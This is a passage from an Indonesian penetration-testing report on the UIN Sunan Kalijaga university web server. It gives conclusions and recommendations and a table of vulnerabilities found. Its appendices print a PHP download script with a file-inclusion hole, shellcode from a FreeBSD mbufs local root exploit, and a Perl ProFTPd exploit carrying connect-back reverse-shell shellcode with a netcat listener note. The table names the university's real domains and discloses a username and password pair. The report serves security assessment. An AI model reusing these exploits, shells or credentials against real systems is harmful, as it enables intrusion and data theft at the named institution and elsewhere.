DOS atau *Denial Of Servis* adalah tindakan dari seorang *attacker* yang sudah putus asa karena gagal mendapatkan akses ke dalam sistem. DOS sendiri merupakan tindakan me-*request* *page* yang secara terus menerus dan *request* tersebut dilakukan oleh *bot/zombie* yaitu aplikasi yang ditanam *attacker* di dalam server lain. DOS atau DDOS(jika dilakukan oleh banyak komputer *zombie)* dapat menyebabkan sebuah sistem *down/*mati bahkan dapat menimbulkan kerusakan hardware karena beban kerja komputer jelas akan naik ketika *request* terlalu banyak yang dilayani dan akibatnya komputer akan *hang/freez*, panas dan menyebabkan kerusakan hardware.

**BAB IV PENUTUP**

**4.1 Kesimpulan**

Hasil dari analisis keamanan dan proses *penetration testing* menunjukkan bahwa ditemukan banyak *bug*/celah pada server web UIN Sunan Kalijaga, bahkan pada proses *penetration testing* tersebut dapat diperoleh akses *superuser root*. Sehingga dapat disimpulkan bahwa kondisi server web UIN Sunan Kalijaga tidak aman.

**4.2 Saran**

a. PKSI UIN Sunan Kalijaga harus menonaktifkan server mungkin kurang lebih selama tiga hari untuk membersihkan seluruh file yang mencurigakan *(phpshell, rootkit, dan lainnya)* kemudian menutup semua celah sesuai dengan rekomendasi pada bagian pembahasan di atas .

b. Sistem operasi yang digunakan di server web UIN Sunan Kalijaga terbukti terdapat *bug*/celah. Solusinya ada tiga pilihan yang pertama yaitu admin dapat menge-*patch* kernelnya/mengupgrade sistem operasinya, yang kedua mengambil jalan aman yaitu mengganti sistem operasinya dengan sistem operasi yang *STABLE* atau yang ketiga adalah menggunakan sistem operasi *close source* dan berlisensi.

c. Dengan sumber daya manusia yang terbatas sepertinya PKSI UIN Sunan Kalijaga perlu menambah staff yang khusus menangani masalah keamanan jaringan dan pengujian sistem (*software testing*) sebelum sistem diimplementasikan.

**LAMPIRAN**

Lampiran 1 Script downlot.php

Lampiran 2 *Local root exploit* FreeBSD *mbufs() privilege escalation*

Lampiran 3 *File local root exploit ProFTPd*

Lampiran 4 Tabel ringkasan daftar *bug*/celah

Lampiran 1 Script downlot.php

*<?php*

*include "config/koneksi.php";*

*$direktori = "files/"; // folder tempat penyimpanan file yang boleh didownload*

*// $filename = $\_GET['file'];*

*$filename ="./"$\_GET['file']; //yg benar spt ini*

*$file\_extension = strtolower(substr(strrchr($filename,"."),1));*

*switch($file\_extension){*

*case "pdf": $ctype="application/pdf"; break;*

*case "exe": $ctype="application/octet-stream"; break;*

*case "zip": $ctype="application/zip"; break;*

*case "rar": $ctype="application/rar"; break;*

*case "doc": $ctype="application/msword"; break;*

*case "xls": $ctype="application/vnd.ms-excel"; break;*

*case "ppt": $ctype="application/vnd.ms-powerpoint"; break;*

*case "gif": $ctype="image/gif"; break;*

*case "png": $ctype="image/png"; break;*

*case "jpeg":*

*case "jpg": $ctype="image/jpg"; break;*

*default: $ctype="application/proses";*

*}*

if ($file\_extension=='php'){

echo "<h1>Access forbidden!</h1>

<p>Maaf, file yang Anda download sudah tidak tersedia atau filenya (direktorinya) telah diproteksi. <br /> Silahkan hubungi <a href='mailto:redaksi@bukulokomedia.com'>webmaster</a>.</p>";

exit;

}

else{

mysql\_query("update download set hits=hits+1 where nama\_file='$filename'");

header("Content-Type: octet/stream");

header("Pragma: private");

header("Expires: 0");

header("Cache-Control: must-revalidate, post-check=0, pre-check=0");

header("Cache-Control: private",false);

header("Content-Type: $ctype");

header("Content-Disposition: attachment; filename=\"".basename($filename)."\";" );

header("Content-Transfer-Encoding: binary");

header("Content-Length: ".filesize($direktori.$filename));

readfile("$direktori$filename");

exit();

}

?>

Lampiran 2 *Local root exploit* FreeBSD *mbufs() privilege escalation*

char str32[]=

"\x31\xc0\x6a\x00\x68\x70\x2f\x73\x68\x68\x2f\x2f\x74\x6d\x89\xe3"

"\x50\x50\x53\xb0\x10\x50\xcd\x80\x68\xed\x0d\x00\x00\x53\xb0\x0f"

"\x50\xcd\x80\x31\xc0\x6a\x00\x68\x2f\x73\x68\x32\x68\x2f\x74\x6d"

"\x70\x89\xe3\x50\x54\x53\x50\xb0\x3b\xcd\x80";

char str64[]=

"\x48\x31\xc0\x99\xb0\x10\x48\xbf\xff\x2f\x74\x6d\x70\x2f\x73\x68"

"\x48\xc1\xef\x08\x57\x48\x89\xe7\x48\x31\xf6\x48\x31\xd2\x0f\x05"

"\xb0\x0f\x48\x31\xf6\x66\xbe\xed\x0d\x0f\x05\x48\x31\xc0\x99\xb0"

"\x3b\x48\xbf\x2f\x74\x6d\x70\x2f\x73\x68\x32\x6a\x00\x57\x48\x89"

"\xe7\x57\x52\x48\x89\xe6\x0f\x05";

s = socket(AF\_INET, SOCK\_STREAM, 0);

bzero(&addr, sizeof(addr));

addr.sin\_family = AF\_INET;

addr.sin\_port = htons(7030);

addr.sin\_addr.s\_addr = inet\_addr("127.0.0.1");

n = connect(s, (struct sockaddr \*)&addr, sizeof (addr));

if (arch == 1) {

for (k2=0;k2<256;k2++) {

buf[k2] = 0x90; }

p = buf;

p = p + k2;

memcpy(p, str32, sizeof str32);

n = k2 + sizeof str32;

p = buf;

}

Lampiran 3 *File local root exploit ProFTPd*

if ($#ARGV ne 2) { usage; }

$target = $ARGV[0];

$cbip = $ARGV[1];

$ttype = $ARGV[2];

$platform = $targets[$ttype][1];

$style = $targets[$ttype][2];

($a1, $a2, $a3, $a4) = split(//, gethostbyname("$cbip"));

if ($platform eq "FreeBSD") {

$shellcode = $bsdcbsc;

substr($shellcode, 37, 4, $a1 . $a2 . $a3 . $a4);

} else {

if ($platform eq "Linux") {

$shellcode = $lnxcbsc;

substr($shellcode, 31, 4, $a1 . $a2 . $a3 . $a4);

} else {

print "typo ?\n";

exit;

}}

if ($style eq 0) {

exploit1;}

else {

exploit2;

}

print "done.\n";

exit;

#freebsd reverse shell port 45295

#setup a netcat on this port ^^

$bsdcbsc =

# setreuid

"\x31\xc0\x31\xc0\x50\x31\xc0\x50\xb0\x7e\x50\xcd\x80".

# connect back :>

"\x31\xc0\x31\xdb\x53\xb3\x06\x53".

"\xb3\x01\x53\xb3\x02\x53\x54\xb0".

"\x61\xcd\x80\x31\xd2\x52\x52\x68".

"\x41\x41\x41\x41\x66\x68\xb0\xef".

"\xb7\x02\x66\x53\x89\xe1\xb2\x10".

"\x52\x51\x50\x52\x89\xc2\x31\xc0".

"\xb0\x62\xcd\x80\x31\xdb\x39\xc3".

"\x74\x06\x31\xc0\xb0\x01\xcd\x80".

"\x31\xc0\x50\x52\x50\xb0\x5a\xcd".

"\x80\x31\xc0\x31\xdb\x43\x53\x52".

"\x50\xb0\x5a\xcd\x80\x31\xc0\x43".

"\x53\x52\x50\xb0\x5a\xcd\x80\x31".

"\xc0\x50\x68\x2f\x2f\x73\x68\x68".

"\x2f\x62\x69\x6e\x89\xe3\x50\x54".

"\x53\x50\xb0\x3b\xcd\x80\x31\xc0".

"\xb0\x01\xcd\x80";

Lampiran 4 Tabel ringkasan daftar *bug*/celah

|  |  |
| --- | --- |
| **No** | **Bug** |
| 1. | **Celah aplikasi web** |
|  | LFI (*Local File Inclusion*) di website PKSI dengan domain <http://pksi.uin-suka.ac.id> . |
|  | Beberapa *bug*/celah yang ada di website utama UIN Sunan Kalijaga.  a) Tidak ada session di http://www.uin-suka.ac.id/index.php/access.  b) Ada menu import file excel di http://www.uin-suka.ac.id/index.php/chapter.  c) Editor tanpa session di <http://www.uin-suka.ac.id/index.php/ckeditor> . |
| 2. | **Password lemah** |
|  | a). Website PKSI ditemukan username :"abeng" password:"daru" .  Meskipun password menggunakan enkrispi md5(*one way encription*) tetap saja jika password terdiri dari sedikit huruf bahkan mudah untuk ditebak itu jelas password akan mudah di-*crack.*  b ). *Ssh brutforce* dengan *wordlist* dari file passwd membuahkan hasil (*pentesting* I). |
|  | c). Password *ssh* sama dengan password *database*. Password database pasti di tampilkan pada file koneksi (file konfigurasi website untuk koneksi website dengan database) dan file itu dapat dibuka oleh *attacker*  jika *attacker*  mempunyai phpshell di server tersebut. Jika password *ssh* sama dengan password *database* maka hal itu sama saja memberikan *account ssh* kepada *attacker* (*pentesting* I). |
| 3. | **Konfigurasi php.ini** |
|  | a). *Safe mode off.* |
|  | b). *Exec* semua berjalan.  Sehingga semua perintah sistem (perintah sistem operasi) dapat di jalankan menggunakan *phpshell* termasuk *connect back dan bind connection.* |
|  | c). *Attacker* dapat melakukan *jumping* ke semua direktori di dalam server, ini *karena safe mode off* dan semua *exec php* di jalankan. |
| 4. | **Database** |
|  | a). Adalah hal yang kurang bijak jika database/data dosen dan karyawan UIN Sunan Kalijaga diletakkan dalam server web yang mempunyai celah seperti ini, dan itu terjadi di server UIN Sunan Kalijaga (*pentesting* I). |
|  | b). Password *root* mysql di tampilkan di file koneksi php (*pentesting* I). |
| 5. | **Susunan Directory** |
|  | Susunan direktori dan file tidak terstruktur, seperti tidak layak jika folder-folder tersebut merupakan file-file instansi akademik. |
|  | Penamaan file yang tidak terstruktur dan tidak mencerminkan isi dari file tersebut, contoh folder diberi nama “a” dan sebagainya. |
|  | File *.htaccess* tidak dimanfaatkan dengan baik, sehingga ada direktori yang tidak mempunyai index ketika diakses akan menampilkan semua file yang ada didalamnya. Hal ini dapat diatasi dengan mengonfigurasi file *.htaccess* atau selalu menambahkan file index disetiap direktori. |
| 6. | **Sistem Operasi dan Kernel** |
|  | Baik FreeBSD 8.0 maupun FreeBSD 8.2 keduanya mempunyai *bug.* *Patch* bisa dilihat dan didownload di situs resmi FreeBSD. |